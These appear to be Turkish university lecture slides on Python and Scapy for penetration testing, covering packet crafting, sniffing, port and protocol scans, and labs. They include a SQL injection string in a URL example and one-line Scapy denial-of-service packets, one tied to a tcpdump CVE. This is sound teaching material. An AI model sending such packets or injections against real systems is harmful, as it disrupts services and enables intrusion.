

# Sızma Testleri İçin Python

## BGM 531 - Sızma Testleri ve Güvenlik Denetlemeleri

Bilgi Güvenliği Mühendisliği  
Yüksek Lisans Programı

**Dr. Ferhat Özgür Çatak**  
[ozgur.catak@tubitak.gov.tr](mailto:ozgur.catak@tubitak.gov.tr)

İstanbul Şehir Üniversitesi  
2018 - Güz

# İçindekiler

- 1 Python
- 2 Python for Pentsters
  - Paket Oluşturma Araçları
  - Problem
- 3 Scapy
  - Giriş
  - Ana Konsept
- 4 Ağ Tarama ve Saldırı
  - TCP Port Taraması
  - Detect fake TCP replies
  - IP protocol scan
  - Lab
- 5 DDoS
  - DDoS Saldırı Trendleri
  - Mirai
- 6 Persirai  
DDoS Saldırı Kategorileri
  - Giriş
  - TCP/IP Standardı
  - Dos/DDoS Saldırıları
  - Digital Attack Map
- 7 BotNets
  - Botnet
  - RoBotNetwork
  - Botnet Propagation
  - Botnet Araçları
  - Dos/DDoS Araçları
- 8 DDoS Saldırıları
  - Giriş
  - Yöntemler
  - Saldırılar

# İçindekiler

## 1 Python

### 2 Python for Pentsters

- Paket Oluşturma Araçları
- Problem

### 3 Scapy

- Giriş
- Ana Konsept

### 4 Ağ Tarama ve Saldırı

- TCP Port Taraması
- Detect fake TCP replies
- IP protocol scan
- Lab

### 5 DDoS

- DDoS Saldırı Trendleri
- Mirai

## ● Persirai

### 6 DDoS Saldırı Kategorileri

- Giriş
- TCP/IP Standardı
- Dos/DDoS Saldırıları
- Digital Attack Map

### 7 BotNets

- Botnet
- RoBotNetwork
- Botnet Propagation
- Botnet Araçları
- Dos/DDoS Araçları

### 8 DDoS Saldırıları

- Giriş
- Yöntemler
- Saldırılar

Giris

- ▶ Topluluk desteği oldukça fazla olan betik dili: **Python**
  - ▶ Interactive interpreter
  - ▶ Text editors: Notepad++, qedit, vim

```
C:\WINDOWS\system32\cmd.exe - python
C:\Users\user>python
Python 3.5.4 (v3.5.4:3f56838, Aug  8 2017, 02:17:05) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

## Değişkenler

- ▶ This is an **int** (signed, 32bits) : 42
  - ▶ This is a **long** (signed, infinite): 42L
  - ▶ This is a **str** : "bell\x07\n" or 'bell\x07 \n'
  - ▶ This is a **tuple** : (1,4,"42")
    - ▶ You can't add elements to a tuple. Tuples have no append or extend method.
    - ▶ You can't remove elements from a tuple. Tuples have no remove or pop method.
    - ▶ **Tuples are faster than lists.**
  - ▶ This is a **list** : [4,2,"1"]
  - ▶ This is a **dict** : {"one":1 , "two":2}

Python III

Type	Purpose	Example
int	Most positive and negative numbers up to 31 bits in length	<pre>&gt;&gt;&gt; hosts=20 &gt;&gt;&gt; ports = 65535 &gt;&gt;&gt; 20*65535 1310700 &gt;&gt;&gt; hosts += 10 &gt;&gt;&gt; hosts 30</pre>
float	Floating point value, positive or negative with a decimal point	<pre>&gt;&gt;&gt; 10/3 3 &gt;&gt;&gt; x = 10.0; y = 3.0 &gt;&gt;&gt; x/y 3.333333333333335</pre>
string	Character arrays, file content, binary packets ("A" or 'A')	<pre>&gt;&gt;&gt; directory = "/var/log/" &gt;&gt;&gt; hash = "\xaf\x58\x5b\xe3\x32\x6f" &gt;&gt;&gt; logfile = directory + "messages"</pre>

# Strings I

## Python String Slicing

- ▶ You can reference any part of a string with brackets
  - ▶ Start from the beginning or the end
  - ▶ Always start counting from zero

```
>>> filename = "C:\\Windows\\System32\\meterpreter.exe"
>>> filename[0]
'C'
>>> filename[1]
':'
>>> filename[-1]
'e'
>>> filename[-2]
'x'
>>> filename[3:10]
'Windows'
>>> filename[3:]
'Windows\\System32\\meterpreter.exe'
>>> filename.split("\\")
['C:', 'Windows', 'System32', 'meterpreter.exe']
>>> filename.split(".")
```

# Strings II

```
['C:\\Windows\\System32\\meterpreter', 'exe']
```

## String Concatenation

- ▶ You can concat strings with +

```
email = "ozgur.catak" + "@" + "tubitak.gov.tr"
```

- ▶ You can append strings

```
url = "http://10.10.10.10/get.php"  
url = url + "?param=1;DROP TABLE USERS"
```

# Strings III

## Syntax

- ▶ No block delimiters. Indentation does matter.

```
if cond1:  
    instr  
    instr  
elif cond2:  
    instr  
else:  
    instr
```

```
while cond:  
    instr  
    instr
```

```
try:  
    instr  
except exception:  
    instr  
else:  
    instr
```

```
def fact(x):  
    if x == 0:  
        return 1  
    else:  
        return x*fact(x-1)
```

```
for var in set:  
    instr
```

```
lambda x, y: x+y
```

# Python Lists I

## Python Lists

- Used for storing a list of variables

- Declare an empty list:
  - `mylist = []`
- Access an element in the list:
  - `mylist[1] # Not the first!`
- Access all elements in the list:
  - `mylist`
- Append to the list
  - `mylist.append(item)`
- Remove an element from the list
  - `mylist.remove(item)`

## Python Lists II

```
>>> values = [ 0, 90, "30 bazillion" ]
>>> values[2]
'30 bazillion'
>>> values.append(3.1337)
[0, 90, '30 bazillion', 3.1337000000000002]
>>> values.remove('30 bazillion')
>>> values
[0, 90, 3.1337000000000002]
>>> values.sort()
>>> values
[0, 3.1337000000000002, 90]
>>> foo = values + values
>>> foo
[0, 3.1337000000000002, 90, 0, 3.1337000000000002, 90]
>>> foo.count(90)
2
>>> bar = (0, 3.1337, 90, 0, 3.1337, 90)
>>> bar[0] = 1
TypeError: 'tuple' object does not support item assignment
```

# İçindekiler

## 1 Python

### 2 Python for Pentsters

- Paket Oluşturma Araçları
- Problem

## 3 Scapy

- Giriş
- Ana Konsept

## 4 Ağ Tarama ve Saldırı

- TCP Port Taraması
- Detect fake TCP replies
- IP protocol scan
- Lab

## 5 DDoS

- DDoS Saldırı Trendleri
- Mirai

## ● Persirai

## 6 DDoS Saldırı Kategorileri

- Giriş
- TCP/IP Standardı
- Dos/DDoS Saldırıları
- Digital Attack Map


## 7 BotNets

- Botnet
- RoBotNetwork
- Botnet Propagation
- Botnet Araçları
- Dos/DDoS Araçları

## 8 DDoS Saldırıları

- Giriş
- Yöntemler
- Saldırılar

# Paket Oluşturma Araçları I



- ▶ **Packet forging tool:** forges packets and sends them
- ▶ **Sniffing tool:** captures packets and possibly dissects them
- ▶ **Testing tool:** does unitary tests. Usually tries to answer a yes/no question (ex: ping)
- ▶ **Scanning tool:** does a bunch of unitary tests with some parameters varying in a given range
- ▶ **Fingerprinting tool:** does some predefined eclectic unitary tests to discriminate a peer
- ▶ **Attacking tool:** uses some unexpected values in a protocol

## Paket Oluşturma Araçları II

### Sniffing tools

ethereal, tcpdump, net2pcap, cdpsniffer, aimsniffer, vomit, tcptrace, tcptrack, nstreams, argus, karpski, ipgrab, nast, cdpr, aldebaran, dsniff, irpas, iptraf, ...

### Packet forging tools

packeth, packit, packet excalibur, nemesis, tcpinject, libnet, IP sorcery, pacgen, arp-sk, arpspoof, dnet, dpkt, pixilate, irpas, sendIP, IP-packetgenerator, sing, aicmpsend, libpal, ...

### Testing tools

ping, hping2, hping3, traceroute, tctrace, tcptraceroute, traceproto, fping, arping...

### Scanning tools

nmap, amap, vmap, hping3, unicornscan, ttlscan, ikescan, paketto, firewalk, ...

# Paket Oluşturma Araçları III

## Fingerprinting tools

nmap, xprobe, p0f, cron-OS, queso, ikescan, amap, synscan, ...

## Attacking tools

dnsspoof, poison ivy, ikeprobe, ettercap, dsniff suite, cain, hunt, airpwn, irpas, nast, yersinia, ...

# Problem I

## Örnek

### Senaryo:

- ▶ "*padding data*" içeren ICMP echo isteği
- ▶ "*More fragments*" bayrağı içeren IP protokol taraması
- ▶ ARP cache zehirlenmesi
- ▶ DNS tunneling ile "*applicative payload*" yükleme

## Problem II

- ▶ Kullanılan araçların yaptıkları yorumlar bazı durumlarda ağ keşfi açısından yeterli olmayabilir.

### Örnek

```
Interesting ports on 192.168.9.4:  
PORT STATE SERVICE  
22/tcp filtered ssh
```

Gerçek durumda ne oldu?

- ▶ No answer?
  - ▶ ICMP host unreachable ? from who ?
  - ▶ ICMP port administratively prohibited ? from who ?
- ⇒ Bu araçların yetenekleri ölçüsünde ağ taranabilir.
- ⇒ Onların göremediğini farketmezsiniz.
- ⇒ Bugs, kusurlar ...

# İçindekiler

1 Python

2 Python for Pentsters

- Paket Oluşturma Araçları
- Problem

3 Scapy

- Giriş
- Ana Konsept

4 Ağ Tarama ve Saldırı

- TCP Port Taraması
- Detect fake TCP replies
- IP protocol scan
- Lab

5 DDoS

- DDoS Saldırı Trendleri
- Mirai

● Persirai

6 DDoS Saldırı Kategorileri

- Giriş
- TCP/IP Standardı
- Dos/DDoS Saldırıları
- Digital Attack Map

7 BotNets

- Botnet
- RoBotNetwork
- Botnet Propagation
- Botnet Araçları
- Dos/DDoS Araçları

8 DDoS Saldırıları

- Giriş
- Yöntemler
- Saldırılar

# Giriş


## Problem

- ▶ 80 portunu içeren C - sınıfını TCP syn ve belirli bir TTL tarayın
- ▶ Hangi IP adreslerinin "ICMP time exceeded" cevabı vermediğini bulun.

## Şu an için çözüm

- ▶ *hping* ile her bir ip adresine packetleri göndermek
- ▶ *tcpdump/Wireshark* ile sonuçları izlemek.

# TCP/IP Modeli



Şekil: TCP/IP Modeli<sup>1</sup>

<sup>1</sup><http://fiberbit.com.tw/tcpip-model-vs-osi-model/>

# Ana Konsept

- ▶ Fast packet designing
- ▶ Default values that work
- ▶ Unlimited combinations
- ▶ Probe once, interpret many
- ▶ Interactive packet and result manipulation

# Fast packet designing I

- ▶ Her bir paket katmanlara özel oluşturulmaktadır. (Ether, IP, TCP, ...)
- ▶ Her katman başka bir katmana eklenebilir
- ▶ Her katman ve paket manipule edilebilir
- ▶ Her bir alan varsayılan değerleri ile oluşturulur
- ▶ Her bir alan tek değer alabileceği gibi birden fazla değer alabilir.

## Örnek

```
>>> a=IP(dst="www.target.com", id=0x42)
>>> a.ttl=12
>>> b=TCP(dport=[22,23,25,80,443])
>>> c=a/b
```

# Fast packet designing II

## Scapy ile paket oluşturma

I want a broadcast MAC address, and IP payload to ketchup.com and to mayo.com, TTL value from 1 to 9, and an UDP payload.

```
Ether(dst="ff:ff:ff:ff:ff:ff")
/IP(dst=[ "ketchup.com", "mayo.com"], ttl=(1, 9) )
/UDP()
```

1 satırda tanımlanan 18 paketimiz var.

# Varsayılan Değerler I

## Varsayılan Değerler

Eğer değiştirilmemezse

- ▶ IP kaynağı, hedef IP ve "*routing table*"a göre seçilir.
- ▶ Checksum hesaplanır
- ▶ Kaynak MAC, çıkış arayüzüne (*output interface*) göre seçilir.
- ▶ ...

Diğer alanların varsayılan değerleri en yararlı olanlar olarak seçilir:

- ▶ TCP kaynak port 20, hedef port 80
- ▶ UDP kaynağı ve hedef portları 53'tür
- ▶ ICMP türü "*echo request*"
- ▶ ...

## Varsayılan Değerler II

```
>>> ls(IP)
version      : BitField                  = (4)
ihl          : BitField                  = (None)
tos          : XByteField                = (0)
len          : ShortField                = (None)
id           : ShortField                = (1)
flags         : FlagsField                = (0)
frag          : BitField                  = (0)
ttl           : ByteField                 = (64)
proto         : ByteEnumField             = (0)
chksum        : XShortField               = (None)
src           : Emph                     = (None)
dst           : Emph                     = ('127.0.0.1')
options       : PacketListField          = ([])
```

# Paket Manipülasyonu I

```
>>> a=IP ttl=10  
>>> a  
< IP ttl=10 |>  
>>> a.src  
'127.0.0.1'  
>>> a.dst="192.168.1.1"  
>>> a  
< IP ttl=10 dst=192.168.1.1 |>  
>>> a.src  
'192.168.8.14'  
>>> del(a.ttl)  
>>> a  
< IP dst=192.168.1.1 |>  
>>> a.ttl  
64
```

```
>>> b=a/TCP flags="SF"  
>>> b  
< IP proto=TCP dst=192.168.1.1 |>  
< TCP flags=FS |>>  
>>> b.show()  
---[ IP ]---  
version = 4  
ihl = 0  
tos = 0x0  
len = 0  
id = 1  
flags =  
frag = 0  
ttl = 64  
proto = TCP  
chksum = 0x0
```

```
>src = 192.168.8.14  
dst = 192.168.1.1  
options = ''  
---[ TCP ]---  
sport = 20  
dport = 80  
seq = 0  
ack = 0  
dataofs = 0  
reserved = 0  
flags = FS  
window = 0  
chksum = 0x0  
urgptr = 0  
options =
```

## Paket Manipülasyonu II

```
>>> str(b)
'E\x00\x00(\x00\x01\x00\x00@\x06\xf0o\xc0\xa8\x08\x0e\xc0
\xa8\x01\x01\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00\x00P
\x03\x00\x00%\x1e\x00\x00'

>>> IP(_)
< IP version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L
ttl=64 proto=TCP chksum=0xf06f src=192.168.8.14
dst=192.168.1.1 options=' |< TCP sport=20 dport=80
seq=0L ack=0L dataofs=5L reserved=16L flags=FS
window=0 checksum=0x251e urgptr=0 |>>
```

# Paket Manipülasyonu III


```
>>> b.ttl=(10,14)
>>> b.payload.dport=[80,443]
>>> [k for k in b]
[< IP ttl=10 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>,
 < IP ttl=10 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>,
 < IP ttl=11 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>,
 < IP ttl=11 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>,
 < IP ttl=12 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>,
 < IP ttl=12 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>,
 < IP ttl=13 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>,
 < IP ttl=13 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>,
 < IP ttl=14 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>,
 < IP ttl=14 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>]
```

# Print Fonksiyonu I

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> b=IP(dst="192.168.8.1")/ICMP()
>>> f(b)
'dst=192.168.8.1 proto=ICMP dport=?'
>>> f = lambda x: \
x.sprintf("dst=%IP.dst%\
proto=%IP.proto%{UDP: dport=%UDP.dport%}")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> f(b)
'dst=192.168.8.1 proto=ICMP'
```

# Print Fonksiyonu II

```
a=IP(dst="192.168.2.1")/ICMP()
a.pdfdump("test.pdf")
```



# Paket Gönderimi |

```
>>> a=IP(dst="192.168.4.67")/ICMP()/"BGM553"
>>> send(a)
.
Sent 1 packets.
>>> send([a]*30)
.
.
.
Sent 30 packets.

# loop: send the packets endlessly if not 0.
# inter: time in seconds to wait between 2 packets
>>> send(a,inter=0.1,loop=1)
.
.
.
Sent 43 packets.
```

0000	48 0f cf 49 26 f9 28 92	4a 1d 04 32 08 00 45 00	H..I&.(. J..2..E.
0010	00 22 00 01 00 00 40 01	f1 2a c0 a8 04 1c c0 a8	. ....@. ....
0020	04 43 08 00 33 50 00 00	00 00 42 47 4d 35 35 33	.C..3P... BGM553

# Paket Gönderimi II

## Fuzzing

- The function `fuzz()` is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field.

```
>>> send(IP(dst="192.168.4.67")/fuzz(UDP()), loop=1, inter=0.1)
.....
Sent 21 packets.
```

Source	Destination	Protocol	Length	Info
192.168.4.28	192.168.4.67	UDP	42	15063 → 19045 Len=0
192.168.4.28	192.168.4.67	UDP	42	35412 → 43233 Len=0
192.168.4.28	192.168.4.67	UDP	42	57479 → 16206 Len=0
192.168.4.28	192.168.4.67	UDP	42	12901 → 52087 Len=0
192.168.4.28	192.168.4.67	UDP	42	4586 → 6914 Len=0
192.168.4.28	192.168.4.67	UDP	42	21651 → 50583 Len=0
192.168.4.28	192.168.4.67	UDP	42	9179 → 18690 Len=0
192.168.4.67	192.168.4.28	ICMP	70	Destination unreachable (Port u...)
192.168.4.28	192.168.4.67	UDP	42	16216 → 5187 Len=0

## Paket Gönderimi III

- ▶ DoS proof of concept is 115 lines of C code (without comments)
- ▶ Scapy

```
send(IP(dst="target", options="\x02\x27"+"X"*38) / TCP())
```

- ▶ *tcpdump* and Ethereal *rsvp\_print()* Remote Denial of Service Exploit :  
**225 lines**

- ▶ **CVE-2005-1280:** The rsvp\_print function in tcpdump 3.9.1 and earlier allows remote attackers to cause a denial of service (infinite loop) via a crafted RSVP packet of length 4.

- ▶ Scapy

```
send(IP(dst="1.1.1.1", proto="GRE") / '\x00\x00\x00\xfe\x83\x1b\x01\x06\x12\x01\xff\x07\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\x01\x07\x00\x00')
```

# Sniffing

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>> rdpcap("/tmp/test.cap")
< test.cap: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a[0]
< Ether dst=00:12:2a:71:1d:2f src=00:02:4e:9d:db:c3 type=0x800
```

Send/Receive I

Send/Receive II

## Send/Receive III

```
>>> res[0][1]
<IP version=4 ihl=5 tos=0x0 len=40 id=33783 flags=DF frag=0
ttl=64 proto=6 chksum=0x2d29 src=192.168.4.67
dst=192.168.4.28 options=[] |<TCP sport=http
dport=7296 seq=0 ack=1 dataofs=5 reserved=0 flags=RA
window=0 chksum=0x950 urgptr=0 |
<Padding load=b'\x00\x00\x00\x00\x00\x00' |>>>
>>> res[0][1].getlayer(Padding).load
b'\x00\x00\x00\x00\x00\x00'
```

# High-Level commands I

```
>>> ans,unans=traceroute(["www.tubitak.gov.tr","www.sehir.edu.tr","www.cern.ch"])
Begin emission:
*****
Finished to send 90 packets.
*****
Received 88 packets, got 72 answers, remaining 18 packets
188.184.9.235:tcp80 193.140.80.208:tcp80 91.93.32.250:tcp80
 1  192.168.4.1    11  192.168.4.1    11  192.168.4.1    11
 11  -              193.140.80.208  SA  -
 12 192.65.196.38   11  193.140.80.208  SA  -
 13  -              193.140.80.208  SA  -
 14  -              193.140.80.208  SA  -
 15 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 16 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 17 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 18 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 19 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 2  192.168.0.1    11  192.168.0.1    11  192.168.0.1    11
 20 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 21 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 22 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 23 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 24 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 25 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 26 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 27 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 28 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 29 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 3  95.183.244.1   11  95.183.244.1   11  95.183.244.1   11
 30 188.184.9.235  SA  193.140.80.208  SA  91.93.32.250  SA
 4  193.255.1.45   11  193.255.1.45   11  193.255.1.45   11
 5  62.40.125.129  11  193.140.0.149  11  193.140.0.149  11
 6  62.40.98.47    11  -              -      -
 7  62.40.98.108   11  -              -      -
 8  62.40.124.158  11  -              -      -
```

## High-Level commands II

```
9 192.65.184.38 11 - -
```

```
>>> ans[57][1]
<IP version=4 ihl=5 tos=0x0 len=44 id=1358 flags=DF frag=0 ttl=104 proto=6
chksum=0x8216 src=188.184.9.235 dst=192.168.4.28 options=[] |<TCP sport=http
dport=36693 seq=4030655319 ack=889167473 dataofs=6 reserved=0 flags=SA
window=8192 checksum=0xae01 urgptr=0 options=[('MSS', 1460)] |
<Padding load=b'\x00\x00' |>>>
>>> ans[57][1].summary()
'IP / TCP 188.184.9.235:http > 192.168.4.28:36693 SA / Padding'
```

# İçindekiler

- 1 Python
- 2 Python for Pentsters
  - Paket Oluşturma Araçları
  - Problem
- 3 Scapy
  - Giriş
  - Ana Konsept
- 4 Ağ Tarama ve Saldırı
  - TCP Port Taraması
  - Detect fake TCP replies
  - IP protocol scan
  - Lab
- 5 DDoS
  - DDoS Saldırı Trendleri
  - Mirai
- 6 Ağ Tarama ve Saldırı Kategorileri
  - Persirai
  - Giriş
  - TCP/IP Standardı
  - Dos/DDoS Saldırıları
  - Digital Attack Map
- 7 BotNets
  - Botnet
  - RoBotNetwork
  - Botnet Propagation
  - Botnet Araçları
  - Dos/DDoS Araçları
- 8 DDoS Saldırıları
  - Giriş
  - Yöntemler
  - Saldırılar

# TCP Port Taraması

- ▶ Her bir porta TCP SYN gönder.
- ▶ SYN-ACK ve RST cevaplarını bekle

```
# Paketlerin gonderimi
res,unans = sr(IP(dst="target")/TCP(flags="S",dport=(1,1024)))

# Acik portlar
res.nsummary( filter=lambda (s,r): \
    (r.haslayer(TCP) and \
     (r.getlayer(TCP).flags & 2)) )
```

## Detect fake TCP replies

- ▶ Send a TCP/IP packet with correct IP checksum and bad TCP checksum
- ▶ A real TCP stack will drop the packet
- ▶ Some filters or MitM programs will not check it and answer

```
# Paketlerin gonderimi
res,unans = sr(IP(dst="target")/TCP(flags="S",dport=(1,1024),
chksum=0xBAD))
# Cevaplar
res.summary()
```

## IP protocol scan

- ▶ Send IP packets with every possible value in the protocol field.
- ▶ Protocol not recognized by the host ⇒ ICMP protocol unreachable
- ▶ Better results if the IP payload is not empty

```
# Paketlerin gönderimi
res,unans = sr( IP(dst="target", proto=(0,255)) / "XX" )
# recognized protocols
unans.nsummary(prn=lambda s:s.proto)
```

# Lab 1

## Listing 1: tccping

```
>>> p = IP(dst="192.168.4.39")
>>> p /= TCP(dport=80)
>>> res,unans = sr(p)
Begin emission:
..Finished sending 1 packets.
.*
Received 4 packets, got 1 answers, remaining 0 packets
>>> res.summary()
IP / TCP 192.168.4.69:ftp_data > 192.168.4.39:
http S ==> IP / TCP 192.168.4.39:http >
192.168.4.69:ftp_data RA / Padding
```

## Lab II

### Listing 2: Populating packets

```
>>> packets=rdpcap("odev01.pcap")
>>> packets
<odev01.pcap: TCP:22441 UDP:2507 ICMP:0 Other:615>
>>> packets[8][DNSQR]
<DNSQR qname='hackbox.' qtype=A qclass=IN |>
>>> wireshark(packets[8])
```

## Lab III

Listing 3: Processing each packet in a named function

```
>>> fp = open("payload.dat", "a")
>>> def handler(packet):
...:     fp.write(str(packet.payload.payload))
...:
>>> sniff(offline="odev01.pcap", prn=handler)
<Sniffed: TCP:22441 UDP:2507 ICMP:0 Other:615>
```

## Lab IV

Listing 4: Sniff metodu

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>> rdpcap("/tmp/test.cap")
< test.cap: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a[0]
< Ether dst=00:12:2a:71:1d:2f src=00:02:4e:9d:db:c3 type=0x800
```

## Lab V

```
>>> res[0][1]
<IP version=4 ihl=5 tos=0x0 len=40 id=33783 flags=DF frag=0
ttl=64 proto=6 chksum=0x2d29 src=192.168.4.67
dst=192.168.4.28 options=[] |<TCP sport=http
dport=7296 seq=0 ack=1 dataofs=5 reserved=0 flags=RA
window=0 chksum=0x950 urgptr=0 |
<Padding load=b'\x00\x00\x00\x00\x00\x00' |>>>
>>> res[0][1].getlayer(Padding).load
b'\x00\x00\x00\x00\x00\x00'
```

Lab VI

Listing 5: Protokol taraması

```
# Paketlerin gonderimi
res,unans = sr( IP(dst="target", proto=(0,255))/"BGM531 Sizma"
# recognized protocols
unans.nsummary(prn=lambda s:s.proto)
```

# İçindekiler

- 1 Python
- 2 Python for Pentsters
  - Paket Oluşturma Araçları
  - Problem
- 3 Scapy
  - Giriş
  - Ana Konsept
- 4 Ağ Tarama ve Saldırı
  - TCP Port Taraması
  - Detect fake TCP replies
  - IP protocol scan
  - Lab
- 5 DDoS
  - DDoS Saldırı Trendleri
  - Mirai

## ● Persirai

- 6 DDoS Saldırı Kategorileri
  - Giriş
  - TCP/IP Standardı
  - Dos/DDoS Saldırıları
  - Digital Attack Map
- 7 BotNets
  - Botnet
  - RoBotNetwork
  - Botnet Propagation
  - Botnet Araçları
  - Dos/DDoS Araçları
- 8 DDoS Saldırıları
  - Giriş
  - Yöntemler
  - Saldırılar

